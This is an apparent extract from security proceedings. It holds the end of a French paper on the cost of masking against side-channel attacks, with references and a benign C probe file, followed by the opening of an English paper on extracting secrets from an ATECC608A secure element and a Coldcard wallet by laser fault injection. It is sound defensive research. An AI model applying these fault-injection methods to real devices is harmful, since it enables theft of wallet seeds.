Des outils de vérification adoptant d'autres approches et d'autres modèles existent. Par exemple, Knichel et al. [25] proposent un outil nommé SILVER permettant de vérifier de manière globale la sécurité d'un circuit dans un modèle prenant en compte certaines interactions dues à des considérations physiques ou micro-architecturales qui peuvent être favorables à l'attaquant et qui sont particulièrement pertinentes pour les implémentations matérielles. Mais cela impacte les performances de SILVER et il n'a pas été utilisé par les auteurs pour vérifier des schémas à un ordre supérieur à 3. D'autres outils encore [6, 7] s'intéressent plus particulièrement à la vérification de la sécurité d'un enchaînement de gadgets dont la sécurité doit être prouvée par ailleurs.

## 4 Coût du masquage et son optimisation

### 4.1 Le coût du masquage

Comme nous l'avons vu, le masquage est une contre-mesure générique contre les attaques par canaux auxiliaires, mais cela a un coût. Pour réaliser un OU exclusif masqué à l'ordre  $d$ , il faudra réaliser  $d + 1$  OU

---

1. [https://github.com/NicsTr/binary\\_masking/](https://github.com/NicsTr/binary_masking/)

2. <https://eprint.iacr.org/2019/1165>

exclusif donc un surcoût de  $d$  opérations. L'impact est encore plus grand pour le calcul du ET logique ( $c = ab$ ). Les meilleurs schémas de l'état de l'art ont besoin de  $(d + 1)^2$  ET logique pour calculer dans un premier temps chacun des termes  $a_i b_j$ . Ensuite il y a un surcoût en OU exclusif, utilisés pour "compresser" ces  $(d + 1)^2$   $a_i b_j$  en les  $d + 1$   $c_i$ . Ce surcoût est donc d'au moins  $d(d + 1)$  et il va encore augmenter d'au moins 2 pour chaque masque de rafraîchissement introduit : en effet, pour pouvoir maintenir la propriété de correction de notre schéma ( $\bigoplus c_i = c$ ) chacun de ces masques doit apparaître un nombre pair de fois dans le calcul des  $c_i$ . Par exemple, dans le schéma décrit en Figure 7, il y a 4 masques de rafraîchissement ce qui donne un coût total de 16 ET logique et 20 OU exclusif.

Ainsi, le nombre de masques de rafraîchissement introduits est un facteur déterminant dans le coût d'un schéma. D'autant plus que leur génération elle-même peut coûter cher. En effet, il n'est pas possible de faire appel directement à un générateur de nombres pseudo-aléatoires efficace classique car les opérations internes de celui-ci doivent être elles-mêmes protégées contre les potentielles attaques par canaux auxiliaires. Deux solutions sont possibles : 1) créer un circuit masqué protégeant le générateur pseudo-aléatoire ; 2) utiliser un générateur de nombres aléatoires matériel, aussi appelé *True Random Number Generator*. En plus du surcoût inhérent à l'intégration de celui-ci à la plateforme, chaque appel à de tels générateurs peut coûter plusieurs dizaines de cycles. Par exemple, lors de leurs expériences Journault et Standaert [23] utilisent un générateur qui peut fournir un mot de 32 bits tous les 80 cycles. Pour leur implémentation de l'AES masqué à l'ordre  $d = 31$ , ils rapportent qu'environ 90% du temps de calcul est passé dans la génération d'aléas.

## 4.2 Réduire le coût du masquage

Plusieurs pistes sont alors envisageables pour réduire le coût des implémentations masquées. La première est, considérant que les opérations les plus chères à masquer sont les ET logiques, de concevoir et d'utiliser des algorithmes cryptographiques dont la complexité en ces opérations est la plus faible possible. C'est notamment dans ce but que PICARO [31], Zorro [18], Fantomas/Robin [21], (i)SCREAM et plus récemment Pyjamask [20] ont été conçus. Néanmoins, cette approche n'est pas générique et l'effort mis en œuvre pour obtenir une fonction de chiffrement symétrique efficace ne peut pas forcément être réinvesti pour d'autres primitives cryptographiques. De plus, limiter radicalement la complexité multiplicative dans le but de réduire le nombre de ET logiques nécessaires fait émerger des

attaques exploitant la faible quantité d'éléments non-linéaires. Un exemple d'attaque contre iSCREAM, Robin et Zorro a été présenté par Leander, Minaud et Rønjom [28] à EUROCRYPT 2015.

Il est donc intéressant de chercher en parallèle à améliorer les performances du masquage en lui-même. Cela passe notamment par la conception de schémas de masquage de portes élémentaires moins gourmands en opérations et en masques de rafraîchissement, mais aussi par la recherche de modèles plus précis pour la sécurité de la composition de gadgets. Le développement d'outils d'optimisation mais aussi de vérification de la sécurité des gadgets et des compositions de gadgets facilite la conception de ceux-ci. À terme, ces efforts ont pour but de permettre de protéger génériquement et à des coûts abordables des implémentations entières.

## Remerciements

L'auteur remercie Pierre Karpman pour son aide, sa relecture rapide et attentive ainsi que pour ses commentaires éclairants.

## Références

1. Gilles Barthe, Sonia Belaïd, Gaëtan Cassiers, Pierre-Alain Fouque, Benjamin Grégoire, and François-Xavier Standaert. maskverif : Automated verification of higher-order masking in presence of physical defaults. In Kazue Sako, Steve A. Schneider, and Peter Y. A. Ryan, editors, *Computer Security - ESORICS 2019 - 24th European Symposium on Research in Computer Security, Luxembourg, September 23-27, 2019, Proceedings, Part I*, volume 11735 of *Lecture Notes in Computer Science*, pages 300–318. Springer, 2019.
2. Gilles Barthe, Sonia Belaïd, François Dupressoir, Pierre-Alain Fouque, Benjamin Grégoire, Pierre-Yves Strub, and Rébecca Zucchini. Strong non-interference and type-directed higher-order masking. In Edgar R. Weippl, Stefan Katzenbeisser, Christopher Kruegel, Andrew C. Myers, and Shai Halevi, editors, *Proceedings of the 2016 ACM SIGSAC Conference on Computer and Communications Security, Vienna, Austria, October 24-28, 2016*, pages 116–129. ACM, 2016.
3. Gilles Barthe, François Dupressoir, Sebastian Faust, Benjamin Grégoire, François-Xavier Standaert, and Pierre-Yves Strub. Parallel implementations of masking schemes and the bounded moment leakage model. *IACR Cryptol. ePrint Arch.*, 2016 :912, 2016.
4. Sonia Belaïd, Fabrice Benhamouda, Alain Passelègue, Emmanuel Prouff, Adrian Thillard, and Damien Vergnaud. Randomness complexity of private circuits for multiplication. In Marc Fischlin and Jean-Sébastien Coron, editors, *Advances in Cryptology - EUROCRYPT 2016 - 35th Annual International Conference on the Theory and Applications of Cryptographic Techniques, Vienna, Austria, May 8-12, 2016, Proceedings, Part II*, volume 9666 of *Lecture Notes in Computer Science*, pages 616–648. Springer, 2016.



5. Sonia Belaïd, Fabrice Benhamouda, Alain Passelègue, Emmanuel Prouff, Adrian Thillard, and Damien Vergnaud. Private multiplication over finite fields. In Jonathan Katz and Hovav Shacham, editors, *Advances in Cryptology - CRYPTO 2017 - 37th Annual International Cryptology Conference, Santa Barbara, CA, USA, August 20-24, 2017, Proceedings, Part III*, volume 10403 of *Lecture Notes in Computer Science*, pages 397–426. Springer, 2017.
6. Sonia Belaïd, Pierre-Évariste Dagand, Darius Mercadier, Matthieu Rivain, and Raphaël Wintersdorff. Tornado : Automatic generation of probing-secure masked bitsliced implementations. In Anne Canteaut and Yuval Ishai, editors, *Advances in Cryptology - EUROCRYPT 2020 - 39th Annual International Conference on the Theory and Applications of Cryptographic Techniques, Zagreb, Croatia, May 10-14, 2020, Proceedings, Part III*, volume 12107 of *Lecture Notes in Computer Science*, pages 311–341. Springer, 2020.
7. Sonia Belaïd, Dahmun Goudarzi, and Matthieu Rivain. Tight private circuits : Achieving probing security with the least refreshing. In Thomas Peyrin and Steven D. Galbraith, editors, *Advances in Cryptology - ASIACRYPT 2018 - 24th International Conference on the Theory and Application of Cryptology and Information Security, Brisbane, QLD, Australia, December 2-6, 2018, Proceedings, Part II*, volume 11273 of *Lecture Notes in Computer Science*, pages 343–372. Springer, 2018.
8. Guido Bertoni, Joan Daemen, Michaël Peeters, and Gilles Van Assche. The KECCAK reference. <https://keccak.team/files/Keccak-reference-3.0.pdf>, 2011.
9. Nicolas Bordes and Pierre Karpman. Fast verification of masking schemes in characteristic two. In Anne Canteaut and Francois-Xavier Standaert, editors, *To appear in : Advances in Cryptology - EUROCRYPT 2021 - 40th Annual International Conference on the Theory and Applications of Cryptographic Techniques, Zagreb, Croatia, October 17-21, 2021, Proceedings*.
10. Eleonora Cagli, Cécile Dumas, and Emmanuel Prouff. Convolutional neural networks with data augmentation against jitter-based countermeasures - profiling attacks without pre-processing. In Wieland Fischer and Naofumi Homma, editors, *Cryptographic Hardware and Embedded Systems - CHES 2017 - 19th International Conference, Taipei, Taiwan, September 25-28, 2017, Proceedings*, volume 10529 of *Lecture Notes in Computer Science*, pages 45–68. Springer, 2017.
11. Gaëtan Cassiers and François-Xavier Standaert. Trivially and efficiently composing masked gadgets with probe isolating non-interference. *IEEE Trans. Inf. Forensics Secur.*, 15 :2542–2555, 2020.
12. Suresh Chari, Charanjit S. Jutla, Josyula R. Rao, and Pankaj Rohatgi. Towards sound approaches to counteract power-analysis attacks. In Michael J. Wiener, editor, *Advances in Cryptology - CRYPTO '99, 19th Annual International Cryptology Conference, Santa Barbara, California, USA, August 15-19, 1999, Proceedings*, volume 1666 of *Lecture Notes in Computer Science*, pages 398–412. Springer, 1999.
13. Jean-Sébastien Coron and Ilya Kizhvatov. An efficient method for random delay generation in embedded software. In Christophe Clavier and Kris Gaj, editors, *Cryptographic Hardware and Embedded Systems - CHES 2009, 11th International Workshop, Lausanne, Switzerland, September 6-9, 2009, Proceedings*, volume 5747 of *Lecture Notes in Computer Science*, pages 156–170. Springer, 2009.
14. Jean-Sébastien Coron and Ilya Kizhvatov. Analysis and improvement of the random delay countermeasure of CHES 2009. In Stefan Mangard and François-Xavier Standaert, editors, *Cryptographic Hardware and Embedded Systems, CHES*

- 2010, *12th International Workshop, Santa Barbara, CA, USA, August 17-20, 2010. Proceedings*, volume 6225 of *Lecture Notes in Computer Science*, pages 95–109. Springer, 2010.
15. Alexandre Duc, Stefan Dziembowski, and Sebastian Faust. Unifying leakage models : From probing attacks to noisy leakage. In Phong Q. Nguyen and Elisabeth Oswald, editors, *Advances in Cryptology - EUROCRYPT 2014 - 33rd Annual International Conference on the Theory and Applications of Cryptographic Techniques, Copenhagen, Denmark, May 11-15, 2014. Proceedings*, volume 8441 of *Lecture Notes in Computer Science*, pages 423–440. Springer, 2014.
  16. François Durvaux, Mathieu Renauld, François-Xavier Standaert, Loïc van Oudenhout tot Oldenzeel, and Nicolas Veyrat-Charvillon. Efficient removal of random delays from embedded software implementations using hidden markov models. In Stefan Mangard, editor, *Smart Card Research and Advanced Applications - 11th International Conference, CARDIS 2012, Graz, Austria, November 28-30, 2012, Revised Selected Papers*, volume 7771 of *Lecture Notes in Computer Science*, pages 123–140. Springer, 2012.
  17. Daniel Genkin, Adi Shamir, and Eran Tromer. RSA key extraction via low-bandwidth acoustic cryptanalysis. In Juan A. Garay and Rosario Gennaro, editors, *Advances in Cryptology - CRYPTO 2014 - 34th Annual Cryptology Conference, Santa Barbara, CA, USA, August 17-21, 2014, Proceedings, Part I*, volume 8616 of *Lecture Notes in Computer Science*, pages 444–461. Springer, 2014.
  18. Benoît Gérard, Vincent Grosso, María Naya-Plasencia, and François-Xavier Standaert. Block ciphers that are easier to mask : How far can we go ? In Guido Bertoni and Jean-Sébastien Coron, editors, *Cryptographic Hardware and Embedded Systems - CHES 2013 - 15th International Workshop, Santa Barbara, CA, USA, August 20-23, 2013. Proceedings*, volume 8086 of *Lecture Notes in Computer Science*, pages 383–399. Springer, 2013.
  19. Louis Goubin and Jacques Patarin. DES and differential power analysis (the "duplication" method). In Çetin Kaya Koç and Christof Paar, editors, *Cryptographic Hardware and Embedded Systems, First International Workshop, CHES'99, Worcester, MA, USA, August 12-13, 1999, Proceedings*, volume 1717 of *Lecture Notes in Computer Science*, pages 158–172. Springer, 1999.
  20. Dahmun Goudarzi, Jérémy Jean, Stefan Kölbl, Thomas Peyrin, Matthieu Rivain, Yu Sasaki, and Siang Meng Sim. Pyjamask : Block cipher and authenticated encryption with highly efficient masked implementation. *IACR Trans. Symmetric Cryptol.*, 2020(S1) :31–59, 2020.
  21. Vincent Grosso, Gaëtan Leurent, François-Xavier Standaert, and Kerem Varici. Ls-designs : Bitslice encryption for efficient masked software implementations. In Carlos Cid and Christian Rechberger, editors, *Fast Software Encryption - 21st International Workshop, FSE 2014, London, UK, March 3-5, 2014. Revised Selected Papers*, volume 8540 of *Lecture Notes in Computer Science*, pages 18–37. Springer, 2014.
  22. Yuval Ishai, Amit Sahai, and David Wagner. Private circuits : Securing hardware against probing attacks. In Dan Boneh, editor, *Advances in Cryptology - CRYPTO 2003*, pages 463–481, Berlin, Heidelberg, 2003. Springer Berlin Heidelberg.
  23. Anthony Journault and François-Xavier Standaert. Very high order masking : Efficient implementation and security evaluation. In Wieland Fischer and Naofumi

- Homma, editors, *Cryptographic Hardware and Embedded Systems - CHES 2017 - 19th International Conference, Taipei, Taiwan, September 25-28, 2017, Proceedings*, volume 10529 of *Lecture Notes in Computer Science*, pages 623–643. Springer, 2017.
24. Matthias J. Kannwischer, Peter Pessl, and Robert Primas. Single-trace attacks on keccak. *IACR Trans. Cryptogr. Hardw. Embed. Syst.*, 2020(3) :243–268, 2020.
  25. David Knichel, Pascal Sasdrich, and Amir Moradi. SILVER - statistical independence and leakage verification. In Shiho Moriai and Huaxiong Wang, editors, *Advances in Cryptology - ASIACRYPT 2020 - 26th International Conference on the Theory and Application of Cryptology and Information Security, Daejeon, South Korea, December 7-11, 2020, Proceedings, Part I*, volume 12491 of *Lecture Notes in Computer Science*, pages 787–816. Springer, 2020.
  26. Paul C. Kocher. Timing attacks on implementations of diffie-hellman, rsa, dss, and other systems. In Neal Koblitz, editor, *Advances in Cryptology - CRYPTO '96, 16th Annual International Cryptology Conference, Santa Barbara, California, USA, August 18-22, 1996, Proceedings*, volume 1109 of *Lecture Notes in Computer Science*, pages 104–113. Springer, 1996.
  27. Paul C. Kocher, Joshua Jaffe, and Benjamin Jun. Differential power analysis. In Michael J. Wiener, editor, *Advances in Cryptology - CRYPTO '99, 19th Annual International Cryptology Conference, Santa Barbara, California, USA, August 15-19, 1999, Proceedings*, volume 1666 of *Lecture Notes in Computer Science*, pages 388–397. Springer, 1999.
  28. Gregor Leander, Brice Minaud, and Sondre Rønjom. A generic approach to invariant subspace attacks : Cryptanalysis of robin, iscream and zorro. In Elisabeth Oswald and Marc Fischlin, editors, *Advances in Cryptology - EUROCRYPT 2015 - 34th Annual International Conference on the Theory and Applications of Cryptographic Techniques, Sofia, Bulgaria, April 26-30, 2015, Proceedings, Part I*, volume 9056 of *Lecture Notes in Computer Science*, pages 254–283. Springer, 2015.
  29. Victor Lomne and Thomas Roche. A Side Journey to Titan. [https://ninjalab.io/wp-content/uploads/2021/01/a\\_side\\_journey\\_to\\_titan.pdf](https://ninjalab.io/wp-content/uploads/2021/01/a_side_journey_to_titan.pdf), 2021.
  30. Thomas S. Messerges. Securing the aes finalists against power analysis attacks. In Gerhard Goos, Juris Hartmanis, Jan van Leeuwen, and Bruce Schneier, editors, *Fast Software Encryption*, pages 150–164, Berlin, Heidelberg, 2001. Springer Berlin Heidelberg.
  31. Gilles Piret, Thomas Roche, and Claude Carlet. PICARO - A block cipher allowing efficient higher-order side-channel resistance. In Feng Bao, Pierangela Samarati, and Jianying Zhou, editors, *Applied Cryptography and Network Security - 10th International Conference, ACNS 2012, Singapore, June 26-29, 2012. Proceedings*, volume 7341 of *Lecture Notes in Computer Science*, pages 311–328. Springer, 2012.

## A Description des sondes utilisée lors de la compilation de binverif

```
#include <stdint.h>
/* Probe description for /tmp/gadget */
```

```

char *filename = "/tmp/gadget";

uint64_t probes_r[16] = { 0x9, 0x1, 0x1, 0x3, 0x2, 0x2, 0x4, 0x6, 0
    x4, 0x8, 0xc, 0x8, 0xc, 0x6, 0x3, 0x9 };

uint16_t probes_sh_a[16][16] = { { 0x1, 0x0, 0x0, 0x9 }, /*s33 r3
    s30 s03 r0 */
{ 0x0, 0x0, 0x0, 0x1 }, /*s33 r3 */
{ 0x1, 0x0, 0x0, 0x9 }, /*s33 r3 s30 s03 */
{ 0x0, 0x0, 0x3, 0x2 }, /*s22 r2 s23 s32 r3 */
{ 0x0, 0x0, 0x3, 0x2 }, /*s22 r2 s23 s32 */
{ 0x0, 0x0, 0x2, 0x0 }, /*s22 r2 */
{ 0x0, 0x6, 0x4, 0x0 }, /*s11 r1 s12 s21 */
{ 0x0, 0x6, 0x4, 0x0 }, /*s11 r1 s12 s21 r2 */
{ 0x0, 0x4, 0x0, 0x0 }, /*s11 r1 */
{ 0xc, 0x8, 0x0, 0x0 }, /*s00 r0 s01 s10 */
{ 0xc, 0x8, 0x0, 0x0 }, /*s00 r0 s01 s10 r1 */
{ 0x8, 0x0, 0x0, 0x0 }, /*s00 r0 */
{ 0xe, 0x8, 0x0, 0x0 }, /*s00 r0 s01 s10 r1 s02 */
{ 0x0, 0x7, 0x4, 0x0 }, /*s11 r1 s12 s21 r2 s13 */
{ 0x0, 0x0, 0xb, 0x2 }, /*s22 r2 s23 s32 r3 s20 */
{ 0x1, 0x0, 0x0, 0xd }, /*s33 r3 s30 s03 r0 s31 */
};

uint16_t probes_sh_b[16][16] = { { 0x1, 0x0, 0x0, 0x9 }, /*s33 r3
    s30 s03 r0 */
{ 0x0, 0x0, 0x0, 0x1 }, /*s33 r3 */
{ 0x1, 0x0, 0x0, 0x9 }, /*s33 r3 s30 s03 */
{ 0x0, 0x0, 0x3, 0x2 }, /*s22 r2 s23 s32 r3 */
{ 0x0, 0x0, 0x3, 0x2 }, /*s22 r2 s23 s32 */
{ 0x0, 0x0, 0x2, 0x0 }, /*s22 r2 */
{ 0x0, 0x6, 0x4, 0x0 }, /*s11 r1 s12 s21 */
{ 0x0, 0x6, 0x4, 0x0 }, /*s11 r1 s12 s21 r2 */
{ 0x0, 0x4, 0x0, 0x0 }, /*s11 r1 */
{ 0xc, 0x8, 0x0, 0x0 }, /*s00 r0 s01 s10 */
{ 0xc, 0x8, 0x0, 0x0 }, /*s00 r0 s01 s10 r1 */
{ 0x8, 0x0, 0x0, 0x0 }, /*s00 r0 */
{ 0xc, 0x8, 0x8, 0x0 }, /*s00 r0 s01 s10 r1 s02 */
{ 0x0, 0x6, 0x4, 0x4 }, /*s11 r1 s12 s21 r2 s13 */
{ 0x2, 0x0, 0x3, 0x2 }, /*s22 r2 s23 s32 r3 s20 */
{ 0x1, 0x1, 0x0, 0x9 }, /*s33 r3 s30 s03 r0 s31 */
};

uint8_t radices[16] = { 1, 1, 1, 1, 1, 1, 1, 1, 1, 1, 1, 1, 1, 1,
    1, 1 };

```

```

#ifndef PROBES_DESC_H
#define PROBES_DESC_H

#define NB_SH 4
#define NB_PR 16
#define NB_R 4
#define D 3
#define NB_INT 12
#define VECT
/* Probe description for /tmp/gadget */

```

```
extern char *filename;
extern uint64_t probes_r[16];
extern uint16_t probes_sh_a[16][16];
extern uint16_t probes_sh_b[16][16];
extern uint8_t radices[16];

#endif /* PROBES_DESC_H */
```



# Defeating a Secure Element with Multiple Laser Fault Injections

Olivier Hériveaux



Ledger Donjon

**Abstract.** In 2020, we evaluated the Microchip ATECC508A Secure Memory circuit. We identified a vulnerability allowing an attacker to read a secret data slot using single Laser Fault Injection. Subsequently, the product life cycle of this chip turned to be deprecated, and the circuit has been superseded by the ATECC608A, supposedly more secure. We present a new attack allowing retrieval of the same data slot secret for this new chip, using a double Laser Fault Injection to bypass two security tests during a single command execution. A particular hardware wallet is vulnerable to this attack, as it allows stealing the secret seed protected by the Secure Element. This work was conducted in a black box approach. We explain the attack path identification process, using help from power trace analysis and up to 4 faults in a single command, during an intermediate testing campaign. We construct a firmware implementation hypothesis based on our results to explain how the security and one double-check counter-measure are bypassed.

## 1 Introduction

The Microchip (formerly Atmel) ATECC608A is a secure memory offering a fixed set of commands to manage secret keys, encrypt and store secret data, run cryptographic operations to perform authentication, process secure boot verification, etc. We studied a previous chip version, the ATECC508A, and reported last year a vulnerability to the manufacturer, which allows extracting a secret data slot using Laser Fault Injection [2]. Microchip is working actively to improve this circuit, and as the ATECC508A has been deprecated, we were motivated to have a look on its successor and observe its security improvements. We don't have any access to the chip design files or source code, and all our work is done in black box approach.

Laser Fault Injection is a well known and mature technique used during the security evaluation of circuits. In brief, this powerful tool allows an attacker to precisely inject errors during the computation of a chip, to bypass security features. This technique has been presented in many previous publications [4–7], and this paper will assume the reader has basic

understanding of fault injection and power trace analysis. The reader may refer to our previous publication [2] as this new study is a continuation of our previous work.

The first part of this paper briefly presents the evaluated circuit and the targeted assets, for a particular hardware wallet application. Indeed, the presented attack only exploits one security feature of this multipurpose chip: the general purpose secret data slots. P256 key storages are not vulnerable to this attack, though we don't exclude derivative work might compromise them. We also recap the experimental setup used for fault injection.

The second part of this paper details our fault characterization work on the EEPROM memory of the chip, conducted in black box, which allowed us to identify a precise fault model, required to construct the subsequent sophisticated attack path.

The last part walks through the many progressive attack steps we led until the final successful attack. We tried different attack campaigns with one or more faults, and each result allowed us to progressively refine our firmware implementation hypothesis. In particular, we present an intermediate attack using 4 faults injection. This quadruple fault attack was unsuccessful, but its results helped us to understand the device firmware implementation and then find out that only two well chosen faults are enough to bypass the security checks. Fault injection in black box approach is known to be difficult, and therefore performing multiple faults was challenging!

## 2 Application

As described in our previous paper [2], the *Coldcard Mk2* hardware wallet was using the ATECC508A secure memory to store the secret seed and protect its access with a PIN code. This wallet was therefore vulnerable to our attack on the ATECC508A.

The latest revision, the *Coldcard Mk3*, uses the new ATECC608A circuit for enhanced security. The presented work shows the wallet secrets stored in the ATECC608A can still be retrieved using Laser Fault Injection, but with higher effort. One particular data slot is targeted: the PIN hash data slot, which unlocks access to the seed data slot. Moreover, this new wallet revision now encrypts the seed using a secret key stored in the main microcontroller, a STM32L496, thus attacking the ATECC608A secure memory is not enough to access the funds. STM32 devices are known to



be weak from previous publications [3], and we managed to successfully attack this microcontroller as well, with a high success probability.

### 3 Chip identification

Laser Fault Injection requires access to the circuit’s silicon substrate. We performed backside package decapsulation and infra-red imaging to have a brief look at the chip internal structure. Surprisingly, we did not find any visible difference between this chip and its predecessor. Yet this new circuit provides more functionalities, so we considered two possible options:

- **Option 1:** The chip is exactly identical, and a programming fuse in EEPROM selects between ATECC508A or ATECC608A to enable the new features. The ATECC608A is backward compatible, and furthermore, some settings in EEPROM memory are marked as *Reserved* in the old version and used in the latest one. As we discovered through our experiments, the software implementation of the *Read Memory* command is hardened in the ATECC608A, so this hypothesis is unlikely.
- **Option 2:** Only the ROM memory, storing the firmware of the chip, has different programming. This allows the manufacturer to reuse most of the wafer masks for this new version production, which is cost-effective. Deprocessing and optical or SEM imaging can confirm or disprove this hypothesis, but we are not equipped for this.

As the circuit hardware seems to be exactly the same, we decided to try to perform the same attack which worked for the ATECC508A. In this attack, we faulted the instructions to bypass a test on the `IsSecret` data slot flag, by illuminating the ROM memory with a short laser pulse.

After several attempts, we did not manage to pass this attack. We obtained circuit errors and crashes, but not a single secret data slot could be extracted with this method. Our following work in this paper explains why the same attack did not succeed.


### 4 Experimental setup

Our experimental setup for the described study is similar to what we presented in our previous paper for the ATECC508A. The device under test is plugged in our *Scaffold* [1] testing motherboard. This board

sends I<sup>2</sup>C commands to the secure memory and generates synchronization signals for fault injection.

Faults are injected using an infra-red pulsed laser source and a microscope for focusing. We used a 20X objective, hence the laser beam is about 3  $\mu\text{m}$ . Nonetheless our experiments revealed that spatial resolution is not important for applying the vulnerability we found. In particular, we believe this might be reproduced with much cheaper equipment (< 10k\$).

Studying this circuit was done in black box approach. To understand the behavior of the chip, we used a resistor to measure the electrical current consumed by the device. The signal was amplified with an analog amplifier embedded in *Scaffold*, and we used an oscilloscope to record the traces. In the following presented power traces, the reader may observe the raw waveforms are very noisy and difficult to read. For this paper, we replayed most of the attack steps, recorded lots of traces and averaged them to clearly show the differences between faulty executions and nominal ones. That was easy to do once we found the vulnerabilities, but it does not reflect the real conditions we were working in black box.



**Fig. 1.** *Scaffold* motherboard under the microscope



**Fig. 2.** Backside decapsulated ATECC608A chip, soldered on *Scaffold* daughter-board.

## 5 From self-test abuse to fault model identification

After 1.3 seconds of inactivity, the ATECC608A watchdog puts the chip into sleep mode automatically, for power saving. Issuing commands requires waking up the chip before, by holding low the I<sup>2</sup>C SDA input pin for a defined duration. When executing this wake up sequence, we remarked on the power trace a 800  $\mu$ s long processing operation executed by the chip. Leaving a sleep state should not be a complex operation for a chip, so we initially supposed the access conditions to the data slots might be parsed and compiled at this time and cached in RAM for further use. We decided to inject faults during the wake up sequence and then execute the *Read Memory* command without fault injection to see if wake up sequence corruption has any effect on following commands.

During this campaign, lots of faults led to an unknown error code 0x07 being returned by the chip when calling *Read Memory* after wake up. After investigation, we found out this error means the chip self-test failed. We found this information in the ATECC608A-TNGTLS documentation, which is a pre-provisioned variant of the ATECC608A and whose complete datasheet is not under NDA yet.

104814 fault injections have been performed and 1567 experiments resulted in self-test failure. Figure 3 plots the fault injection time for self-test error events. Each dot matches an experiment. Abscissa represents injection times, and ordinate corresponds to experiments number. We can observe several vertical bands, evenly spaced by 5  $\mu$ s intervals, showing

that self-test errors happen at particular injection times. As faults are injected in the EEPROM memory, we concluded the circuit performs 84 EEPROM memory accesses during wake up.

Also, some bands are missing, or have only a single fault event. We supposed the fetched corresponding bytes had a special value, and we matched those "holes" to null bytes of two EEPROM CONFIG data segments, as highlighted in Table 1, and illustrated in Figure 3 (see EEPROM CONFIG segments data overlaid at the bottom).

EEPROM config address (decimal)	Data (hexadecimal)
0:	01231e310000600208ae6592ee014500
16:	c000550000008f2d8f808f438f440043
32:	00448f478f48c343c444c747c8488f4d
48:	8f430000ffffffff00000000ffffffff
64:	00000000ffffffffffffffffffffffff
80:	ffffffff00000000ffff000000000000
96:	3c005c00bc01fc01fc019c019c01fc01
112:	fc01dc03dc04dc07dc08fc01dc013c00

**Table 1.** The two segments of EEPROM CONFIG data read during wake up.

- Bytes 0 to 51 include device serial number and revision, various device option bits, and data slots configuration.
- Bytes 96 to 127 correspond to the keys configuration.

We understood a checksum is calculated over those configuration bytes to detect settings corruption. Indeed, the chip must have hardware support for CRC-16 with polynomial 0x8005 since it is used for commands transmission error detection. This CRC-16 engine is probably reused for the self-test.

Zooming in the last band (Figure 3 bottom zoom) reveals two bytes are fetched at very close time. We believe this is the 16-bit CRC value the configuration data checksum is compared with.

From this experiment, we can infer the fault model with confidence: we are easily able to stick bits to zero during EEPROM readout. For a fixed injection time targeting a non null byte readout, we are able to fault with 97% probability.

In Figure 4, each byte of the checked configuration data is plotted depending on its hamming weight and the number of times it was faulted. We don't have any data byte with 7 or 8 hamming weight. This figure shows the chances to fault a byte is little dependent on its hamming


